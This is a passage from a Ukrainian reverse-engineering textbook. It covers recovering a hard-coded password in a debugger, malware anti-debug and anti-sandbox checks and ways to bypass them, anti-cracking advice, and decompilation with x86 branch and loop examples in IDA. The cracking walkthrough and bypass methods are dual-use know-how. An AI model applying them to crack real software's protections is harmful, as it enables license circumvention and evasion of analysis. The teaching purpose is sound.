


Рис. 3.49. Введення спеціального паролю

Після зупинки програми у відладчику наводимо мишу на *eax* і бачимо у віконці вміст аргументу [*eax*] як послідовність символів “*secret*”, а в [*edx*] – наш пароль“*xxx*”.




Рис. 3.50. Перегляд даних за адресою регістру [eax]




Рис. 3.51. Перегляд даних за адресою регістру [edx]

Висуваємо гіпотезу, що “*secret*” і є еталонним паролем та підтверджуємо цю гіпотезу.




Рис. 3.52. Перевірка паролю

Таким чином, застосувавши динамічний аналіз ми визначили еталонний пароль. Подальші дії щодо редагування бінарного коду такі самі, як і при статичному аналізі.

3.3.5.4. Захист від динамічного аналізу та методи обходу

Сучасне ШПЗ активно використовує механізми протидії динамічному аналізу з метою ускладнення дослідження своєї поведінки. Такі механізми дозволяють виявляти наявність відладчика, *sandbox*-середовища або інших інструментів аналізу та відповідно змінювати або приховувати свою активність.

Одним із базових підходів є *anti-debug техніки*, спрямовані на виявлення факту відладки. Найпоширенішим прикладом у середовищі *Windows* є використання *API*-функції *IsDebuggerPresent*, яка дозволяє програмі визначити, чи запущена вона під контролем відладчика. У разі виявлення відладки шкідливий код може:

– завершити виконання;

– змінити логіку роботи;

– активувати “безпечний” режим без шкідливої активності.

Крім цього, застосовуються більш складні методи:

– перевірка прапорів процесу (*PEB BeingDebugged*, *NtGlobalFlag*);

– використання винятків (*exception-based detection*);

– аналіз поведінки системних викликів;

– виявлення точок зупинки (*software/hardware breakpoints*).

Іншим важливим класом є перевірки *timing-based*. Вони базуються на тому, що виконання програми під відладчиком або в sandbox-середовищі зазвичай є повільнішим. Для цього використовуються:

– вимірювання часу виконання інструкцій (*RDTSC*, *QueryPerformanceCounter*);

– вставка затримок (*sleep*) та перевірка їх точності;

– аналіз часових інтервалів між подіями.

Якщо виявляється аномалія, програма може зробити висновок про наявність аналізу.

Також широко застосовуються методи *anti-sandbox*, які намагаються визначити, чи працює програма у віртуальному або контрольованому середовищі:

– перевірка наявності артефактів віртуалізації (імена пристроїв, драйверів);

– аналіз конфігурації системи (мала кількість файлів, процесів, користувачів);

– перевірка активності користувача (рухи миші, введення з клавіатури);

– виявлення типових мережевих середовищ sandbox.

Для протидії таким механізмам застосовуються різні підходи:

– використання модифікованих відладчиків (наприклад, x64dbg з плагінами для обходу *anti-debug*);

– приховування відладчика (*debugger hiding, API hooking*);

– патчинг виконуваного коду (видалення перевірок);

– емуляція або підміна API-викликів;

– використання більш “реалістичних” *sandbox*-середовищ;

– інструментування виконання (наприклад, через *Frida*).

Рекомендації розробникам програмного забезпечення. Механізми захисту від аналізу можуть застосовуватись і в легітимному ПЗ (наприклад, для захисту інтелектуальної власності), однак їх використання має бути виваженим. Рекомендується:

– не покладатися виключно на *anti-debug* як на засіб захисту;

– уникати надмірної обфускації, що ускладнює підтримку;

– використовувати перевірки цілісності коду (*integrity checks*);

– комбінувати кілька методів захисту (*defense in depth*);

– враховувати вплив на продуктивність і сумісність.

Для захисту програм від зламу доцільно розглянути наступні поради:

1. Прагніть якомога менше застосовувати стандартні функції (особливо *API*) і компоненти *IDE*. Отже *assembler*, *assembler* і ще раз *assembler*.
2. Застосовуйте нестандартний спосіб введення пароля.
3. Не зберігаєте введений код в одному місці.
4. Не зберігаєте введений код відкритим текстом.
5. Ні в якому разі не аналізуйте код відразу після його введення.
6. Не перевіряйте код в одному місці і не пишіть для перевірки функцію.
7. Не перевіряйте пароль одним алгоритмом.
8. Ні в якому разі не робіть ніяких дій після перевірки. З невідомої причини більшість програм виглядають приблизно так.

9. Використовуйте відволікаючі маневри.

10. Не зберігаєте результатів перевірки в змінній і не використовуйте її для явного обмеження функцій незареєстрованої програми.

11. Не зберігаєте результатів перевірки на диску або в реєстрі.

12. Не визначайте дату і час стандартними способом. Придумайте що-небудь оригінальне.

13. Не варто зберігати що-небудь секретне у файлах або реєстрі. Робота з файлами або реєстром може бути детально запротокольована і проаналізована, і усе таємне стане явним.

14. Не зберігаєте нічого важливого відкритим текстом, особливо повідомлення типу "Це незареєстрована версія ."., "Введений пароль не вірний.". Вони для хакера – як для бика червона ганчірка, і дійсно – знаходимо таке повідомлення, ставимо точку зупинки на звернення до ділянки пам'яті з цим повідомленням і дістаємо можливість упіймати момент видачі цього повідомлення.

3.4. Декомпіляція

3.4.1. Основні задачі декомпіляції

3.4.1.1. Загальні відомості

Завдання декомпіляції було поставлене в 60-і роки XX століття відразу ж, коли стали широко застосовуватися компілятори з мов високого рівня, але не втратила своєї актуальності і до цього дня. Це завдання не вирішене повною мірою через наявність ряду труднощів принципового характеру. Зокрема, при компіляції програми з мови високого рівня в мову асемблера характерно відображення “багато до одного” концепцій мови високого рівня в концепції мови асемблера, і, як наслідок, однозначне відновлення програми на мові високого рівня стає часто неможливим.

Під декомпіляцією розуміється побудова програми на мові високого рівня, еквівалентної вихідній програмі на мові низького рівня (мовою асемблера).

Декомпілятор (також *детранслятор*, *обернений транслятор*) – комп'ютерна програма, яка транслює модуль у вигляді двійкового машинного коду (об'єктний код, отриманий на виході компілятора в процесі компіляції) у

функціонально подібний вихідний код на мові програмування високого рівня. Процес трансляції коду декомпілятором називається *декомпіляцією*. Декомпілятори, як і дизасемблери, використовуються для дослідження та РІПЗ.

Процес компіляції є незворотним в тому значенні, що не існує однозначної функції, яка б дозволила отримати назад вихідний код в початковому вигляді, оскільки при цьому втрачається дуже багато інформації. Тому в декомпіляторі використовуються різні методи та способи РІ. Отриманий таким чином вихідний код на одній з мов програмування високого рівня, як правило, тільки функціонально схожий до первинної версії вихідного коду, який використовувався для створення піддослідної програми. Однак деякі техніки допомагають відтворенню такого коду. Наприклад, якщо програма скомпільована в режимі відладки, то імена модулів, функцій, змінних, а в деяких випадках і коментарі, а то й весь оригінальний авторський код компілятор залишає в виконуваній програмі, що надзвичайно полегшує процес РІ.

Розробники ПЗ для збереження своїх алгоритмів чи модулів ліцензування в таємниці стараються максимально ускладнити можливість декомпіляції програми за допомогою обфускації та шифрування.

Що неможливо або складно відтворити в процесі декомпіляції:

- імена локальних змінних;
- назви структур даних програміста;
- структурні типи даних;
- використання деяких функцій в режимі макросів;
- класи ООП.

Що може бути доступно для декомпіляції:

- імена глобальних змінних;
- константи;
- назви функцій.

На сьогодні декомпілятори вміють відтворювати так званий *псевдокод* і, як окремих функцій, так і всього програмного коду цілком. В процесі “ручного” рефакторингу псевдокоду програмістом або за допомогою ШІ можна отримати якісний вихідний код.




Рис. 3.53. Загальний процес декомпіляції

При декомпіляції повинні бути вирішені такі основні ***завдання***:

−виділення функцій в потоці інструкцій;

−виявлення параметрів та їх значень;

−відновлення структурних конструкцій мови високого рівня;

−заміна всіх звернень до пам'яті на конструкції мови високого рівня (зокрема, сюди входить ідентифікація звернення до локальних змінних і параметрів і їх заміна на символічні імена, ідентифікація звернень до масивів і їх заміна на операції з масивами і т. д.) ;

−відновлення типів об'єктів мови високого рівня, виявлених на попередньому етапі.

3.4.1.2. Структурний аналіз

Одним з результатів попередніх фаз аналізу асемблерного коду програми є розбиття потоку інструкцій на окремі функції і виявлення точок входу в функції та повернення з функцій.




Рис. 3.54. Схема виклику функцій *IDA*




Рис. 3.55. Граф потоку управління IDA

Інструкції асемблерної програми в функції можуть розглядатися як представлення нижнього рівня (*Low-level intermediate representation*). Зокрема, представлення низького рівня відрізняється від представлення високого рівня (програма на мові С) відсутністю управляючих конструкцій (*if*, *for* і т. п.).

Для відновлення управляючих конструкцій спочатку будується граф потоку управління програми. З графу потоку управління будується дерево домінаторов, потім дуги графа потоку управління класифікуються на “прямі”, “зворотні” і “косі”.

На підставі цієї інформації вже можна виконувати безпосередньо структурний аналіз, тобто відновлення високорівневих управляючих конструкцій. Пошуком в глибину в графі виділяються шаблони основних структурних конструкцій, які потім організовуються в ієрархічну структуру.

3.4.1.3. Відновлення типів

Завдання автоматичного відновлення типів даних на даний час – одне із завдань в області декомпіляції, найменш опрацьованих з теоретичної точки зору. Його можна умовно розділити на підзадачу відновлення базових типів даних мови, таких як *char*, *unsigned long* і т. п., і на підзадачу відновлення похідних типів, таких як типи структур, масивів і покажчиків.

На практиці ж всі декомпілятори, крім *Hex-Rays*, взагалі не відновлюють навіть базові типи змінних, а в виразах використовують явне приведення типів, що робить відновлені вирази складними для розуміння і модифікації.

Для мови С існують популярні декомпілятори *Boomerang*, *DCC, REC* і плагін *Hex-Rays* до дизасемблера *IDA Pro*. Ці декомпілятори, крім плагіна *Hex-Rays*, на вхід беруть виконуваний файл, і видають програму на мові С. У тому випадку, коли декомпілятор не в змозі відновити певний фрагмент вихідної програми на мові С, цей фрагмент зберігається у вигляді асемблерної вставки. Треба зауважити, що навіть невеликі програми після декомпіляції часто містять дуже багато асемблерних вставок, що практично зводить нанівець ефект від декомпіляції.

3.4.1.4. Розгалуження

Команда безумовного переходу. Команда безумовної передачі керування має наступний формат:

```
jmp адреса переходу
```

Команда має кілька модифікацій в залежності від довжини адреси:

short – використовується при переході за адресою, який знаходиться на відстані -128..127 байт щодо адреси даної команди (довжина адресної частини команди переходу 1 байт);

near ptr – при переході за адресою, який знаходиться в тому ж сегменті (довжина адресної частини 4 байта);

far ptr – при переході за адресою, який знаходиться в іншому сегменті (довжина адресної частини 6 байт).

При вказівці переходу до команд, що передує команді переходу, асемблер сам визначає відстань до мітки переходу і будує адресу потрібної довжини.

В якості адреси переходу крім символічних імен машинних команд асемблера можуть використовуватися мітки трьох видів:

```
<Ім'я>: nop; nop – команда "немає операції"
<Ім'я> label near; мітка для переходів в сегменті
<Ім'я> label far; мітка для позасегментних переходів
```

Приклади:

```
jmp short b; перехід за адресою b
jmp [ebx]; перехід за адресою в регістрі ebx
b label near; опис мітки переходу "b"
```

Команди умовного переходу. Команди умовного переходу використовуються після команд порівняння і арифметичних команд. Для прийняття рішення про те, здійснювати чи ні перехід, команди переходу аналізують різні комбінації прапорів прапорця регістра, встановлені при виконанні попередніх команд.

Формат будь-якої команди умовного переходу виглядає наступним чином:

```
Мнемонічна команда Адреса переходу
```

Мнемоніка найбільш використовуваних команд умовного переходу:

jz – перехід по "нуль" – *ZF* = 1;

je – перехід по "дорівнює" – *ZF* = 1;

jnz – перехід по "не нуль" – *ZF* = 0;

jne – перехід по "не дорівнює" – *ZF* = 0;

jl – перехід по "менше" – *SF* = 1;

jng, jle – перехід по "менше або дорівнює" – *SF* = 1 або *ZF* = 1;

jg – перехід по "більше" – *SF* = 0;

jnl, jge – перехід по "більше або дорівнює" – *SF* = 0 або *ZF* = 1;

ja – перехід по "вище" (беззнакове "більше");

jna, jbe – перехід по "не вище" (беззнакове "не більше");

jb – перехід по "нижче" (беззнакове "менше");

jnb, jae – перехід по "не нижче" (беззнакове "не менш").

Всі команди мають однобайтне поле адреси (формат *short*), отже відстань імені переходу від команди не повинно перевищувати -128 ... 127 байт.

Якщо зсув виходить за вказані межі, застосовується прийом інверсії умови – замість `jz zero` використовується конструкція:

```
jnz continue
jmp zero
continue: ...
```

Якщо прапор нуля встановлений (ZF = 1), то ми пропускаємо умовний перехід і виконуємо безумовний, а якщо скинутий, то виконуємо умовний перехід, обходячи безумовний.

Розгалуження програмуються з використанням команд умовної і безумовної передачі управління.

На початку виконується порівняння. В результаті будуть встановлені прапорці. Потім, якщо умова не виконується, то перехід на мітку *ELSE*. Якщо умова виконується, то перехід не здійснюється, і управління переходить до наступної команди, тобто виконанню команд, позначених як *Операції1*. По завершенню *Операцій1* управління передається на команду, наступну за розгалуженням, інакше будуть виконуватися команди, помічені як *Операції2*, перехід на які був позначений міткою *ELSE*:

```
cmp ...
j<умова> ELSE
Операції1
jmp COM
ELSE: Операції2
COM: ...
CONTINUE: ...
```




Рис. 3.56. Схема розгалуження в IDA

Приклад. Фрагмент обчислення формули $X = max\ (A, B)$:

```
mov ax, A
cmp ax, B; порівняння A і B
jl LESS; перехід по менше
mov X, ax
jmp CONTINUE; перехід на кінець розгалуження
LESS: mov ax, B
mov X, ax
```

3.4.1.5. Цикли

Програмування циклічних процесів здійснюється з використанням або команд переходів, або – в разі рахункових циклів – з використанням команд організації циклів.

Так, щоб реалізувати цикл-поки необхідний один умовний і один безумовний переходи:

```
CYCL: cmp ...; перевірка умови виходу
jne COM; вихід з циклу
операції; тіло циклу
jmp CYCL; повернення в цикл
COM: ...
```

Приклад. Фрагмент підсумовування чисел від 1 до 10, використовуючи ітераційний цикл.

```
mov ax, 0; обнуління суми
mov bx, 1; перший доданок
CYCL: cmp bx, 10; доданок більше 10
jg CONTINUE; вихід з циклу
add ax, bx; підсумовування
inc bx; наступне число
jmp CYCL; повернення в цикл
CONTINUE: ...; вихід, сума – в ax
```

Організація рахункових циклів. В якості лічильника циклу у всіх командах циклічної обробки використовується регістр *ECX*.

Команда організації лічильного циклу:

```
loop адреса переходу
```

При кожному виконанні команда зменшує вміст регістра *ECX* на одиницю і передає управління за вказаною адресою, якщо *ECX* не дорівнює 0.

Організація рахункового циклу. Для організації лічильного циклу з використанням команди *loop* необхідно записати кількість повторень в регістр лічильника *ECX*.

Команда *loop* буде рахувати повторення, віднімаючи 1 з лічильника.

Примітка. Якщо перед початком циклу в регістр *ECX* завантажений 0, то цикл виконується 232 рази. Така ситуація називається "зацикленням", оскільки програма надовго "зависає".

```
mov ECX, n; завантаження лічильника
begin_loop: Операції; тіло циклу
loop begin_loop
```

Приклад**.** Фрагмент підсумовування чисел від 1 до 10, використовуючи лічильний цикл.

```
mov AX, 0; обнулення суми
mov BX, 1; перший доданок
mov ECX, 10; завантаження лічильника
CYCL: add AX, BX; підсумовування
inc BX; наступне число
loop CYCL; повернення в цикл
continue: ...; вихід, сума – в AX
```

Команда переходу по обнулінню лічильника:

```
jcxz адреса переходу
```

Команда передає управління за вказаною адресою, якщо вміст регістра *ECX* дорівнює 0.

Приклад. Організація рахункового циклу з перевіркою лічильника:

```
mov ECX, loop_count; завантаження лічильника
jcxz end_of_loop; перевірка лічильника
begin_loop: Операції; тіло циклу
loop begin_loop
end_of_loop: ...
```

Команди організації циклу з умовою:

```
loope адреса переходу
loopne адреса переходу
```

При виконанні обох команд вміст регістра *ECX* зменшується на одиницю, після чого вони передають управління за вказаною адресою за умови, що вміст

ECX відмінно від нуля, причому `loope` додатково вимагає наявності прапора "дорівнює" (*ZF* = 1), а `loope` – "не дорівнює" (*ZF* = 0).

Організація циклу зі складним умовою. Конструкція циклу зі складним умовою дозволяє ефективно реалізувати пошук даних:

```
mov ECX, loop_count; завантаження лічильника
jcxz end_of_loop; перевірка лічильника
begin_loop: Операції; тіло циклу
cmp al, 100; перевірка вмісту al
loopne begin_loop
end_of_loop: ...
```

3.4.1.6. Приклад декомпіляції

Розглянемо приклад декомпіляції шляхом порівняння оригінального коду та псевдокоду, отриманого декомпілятором IDA.

Оригінальний код	Декомпільований псевдокод
int main() { int s=0, i, mas[5]={1,2,3,4,5}; for(i=0; i<5; i++) s=s+mas[i]; printf("%d",s); return 0; }	int __cdecl main(int argc, const char argv, const char envp){ int v3; // це змінна s signed int v4; // це змінна i int *v5; // це покажчик на елемент масиву int v7; // це початок масиву mas[0] v3 = 0; // s=0 qmemcpy(&v7, &**unk_4020C8**, 0x14u); // числа масиву **v4 = 0**; // i=0 v5 = &v7; // v5=&mas[0] do { v3 += *v5; // s+=mas[i] ++v4; // i++ ++v5; // наступний елемент, mas[i] } while (**v4 < 5**); // i<5 printf(**format**, v3); // printf("%d",s); return 0; }

Як бачимо в декомпільованому тексті, наприклад, є виклик функції *qmemcpy(&v7, &unk_4020C8, 0x14u)*, і якщо подивитися дані за адресою 4020C8, то там можна побачити саме дані ініціалізації масиву.

Секція даних:

```
unk_4020C8
.data:004020C8  db    1
```

```
.data:004020C9  db    0
.data:004020CA  db    0
.data:004020CB  db    0
.data:004020CC  db    2
.data:004020CD  db    0
.data:004020CE  db    0
.data:004020CF  db    0
.data:004020D0  db    3
.data:004020D1  db    0
.data:004020D2  db    0
.data:004020D3  db    0
.data:004020D4  db    4
.data:004020D5  db    0
.data:004020D6  db    0
.data:004020D7  db    0
.data:004020D8  db    5
.data:004020D9  db    0
.data:004020DA  db    0
.data:004020DB  db    0
```




Рис. 3.57. Схема посилань IDA Pro

Співставляючи отриманий код мовою С з асемблерним кодом, маємо довести текст програми до більш читабельного вигляду. В будь-якому випадку потрібно посилання на секцію даних (наприклад, *unk_4020C8* та *format*) замінити відповідними даними.

Критерієм правильної декомпіляції є відсутність помилок в тексті отриманої програми при повторній компіляції та правильна її робота.

Задачі для самостійного відпрацювання щодо декомпіляції

Задача 3.8. Отримати бінарний код програми (з відладковою інформацію та без) та виконати її декомпіляцію в мову С до рівня читабельності та можливості повторної компіляції з отриманням еквівалентного бінарного коду.

В процесі виконання роботи потрібно виконати:

1. Структурний аналіз програми – склад функцій.
2. Розпізнавання управляючих структур мови програмування.
